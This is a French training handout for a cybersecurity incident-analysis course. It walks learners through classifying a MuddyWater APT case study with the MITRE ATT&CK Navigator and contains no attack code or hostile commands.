TRAVAUX PRATIQUES - FILIÈRE INFRASTRUCTURE DIGITALE

M211 - Analyser les attaques et les incidents de Cybersécurité

63 heures

SOMMAIRE

MODALITÉS PÉDAGOGIQUES

1

LE GUIDE DE SOUTIEN

Il contient le résumé théorique et le manuel des travaux pratiques

2

LA VERSION PDF

Une version PDF est mise en ligne sur l'espace apprenant et formateur de la plateforme WebForce Life

3

DES CONTENUS TÉLÉCHARGEABLES

Les fiches de résumés ou des exercices sont téléchargeables sur WebForce Life

4


DU CONTENU INTERACTIF

Vous disposez de contenus interactifs sous forme d'exercices et de cours à utiliser sur WebForce Life

5

DES RESSOURCES EN LIGNES

Les ressources sont consultables en synchrone et en asynchrone pour s'adapter au rythme de l'apprentissage



PARTIE 1

S’approprier la notion d’un incident de sécurité

Dans ce module, vous allez :

- Classifier un incident de sécurité
- Vous habituer à utiliser MITRE ATT&CK

12,5 heures

ACTIVITÉ n° 1

Etude de cas : attaque Muddy Water APT


Compétences visées :

- Adopter et exploiter la base de connaissances ATT&CK.
- Classifier d’un incident de sécurité à partir d’un cas pratique

Recommandations clés :

- Changement de politique assorti d'une main-d'œuvre technique
- Profiter des outils existants

12,5 heures



CONSIGNES

Pour le formateur :

- Laisser au stagiaire l'occasion de comprendre seul le contexte
- Discuter les étapes avec les apprenants avant de donner la correction
- Exploiter cette activité pour donner des compléments d'informations par rapport à l'objectif attendu

Pour l'apprenant :

- Déterminer la manière dont les attaquants interagissent avec les systèmes
- Documenter les comportements adversaires au sein des systèmes
- Suivre les attaques
- Evaluer les outils de défense déjà en place
- Maîtriser des éléments d'un incident de sécurité

Conditions de réalisations :

- Seul ou en binôme
- Des ordinateurs dotés d'une connexion internet
- Un projecteur dans le cas d'une présentation à faire par le formateur pour montrer un cas d'usage aux stagiaires

Critères de réussite :

- Travail en groupe
- Qualité du livrable en termes du contenu
- Qualité du livrable en termes de présentation

Activité n° 1

Etude de cas : attaque Muddy Water APT

Problématique :

- Dans la société X, vous êtes les responsables de la cyber sécurité qui reçoivent une alerte concernant une attaque **Muddy Water APT** qui menace leur système.
- **MuddyWater** est un groupe de menaces qui cible principalement les secteurs des télécommunications, du gouvernement, du pétrole, de la défense et de la finance au Moyen-Orient, en Europe et en Amérique du Nord.
- Dans cette campagne d'attaque, le groupe de cyberespionnage **MuddyWater** utilise principalement le **PowGoop DLL Loader** et **Mori Backdoor**.

Question :

Quelle est la première étape à exécuter pour classifier et mettre en place un plan de réponse d'incidents contre cette attaque ?

Solution :

- Utiliser **MITRE ATT&CK**
- Le framework **MITRE ATT&CK** est une base de connaissances accessible dans le monde entier sur les tactiques et techniques de l'adversaire, basée sur des observations du monde réel.

MITRE ATT&CK™

PARTIE 1

Activité n° 1


Etude de cas : attaque Muddy Water APT

Correction :

Etape 1

Allez à : https://mitre-attack.github.io/attack-navigator/

Cliquez sur **Create New Layer** puis **Entreprise** pour accéder à la page de classification des attaques.




PARTIE 1

Activité n° 1

Etude de cas : attaque Muddy Water APT

Correction :

- Pour vous aider à rester organisé, vous allez renommer le calque « **Muddy Water** » en cliquant sur le nom en haut à gauche



PARTIE 1


Activité n° 1

Etude de cas : attaque Muddy Water APT

Correction :

Etape 2

- Ci-dessous la page contenant toutes les attaques classifiées par groupe
- Utilisez la loupe pour effectuer la recherche



PARTIE 1


Activité n° 1

Etude de cas : attaque Muddy Water APT

Correction :

Etape 3

- Dans la zone de recherche apparue, écrivez le nom de l'attaque. Dans notre cas, le nom sera **MuddyWater**




Activité n° 1

Etude de cas : attaque Muddy Water APT

PARTIE 1

Correction :

- En dessous de la zone de recherche, vous pouvez remarquer l'existence d'onglets contenants des information concernant l'attaque comme par exemple les techniques utilisées pour effectuer cette attaques, ou bien le groupe de menaces auquel elle appartient, ainsi que Software, qui indique les logiciels à utiliser afin de la détecter.



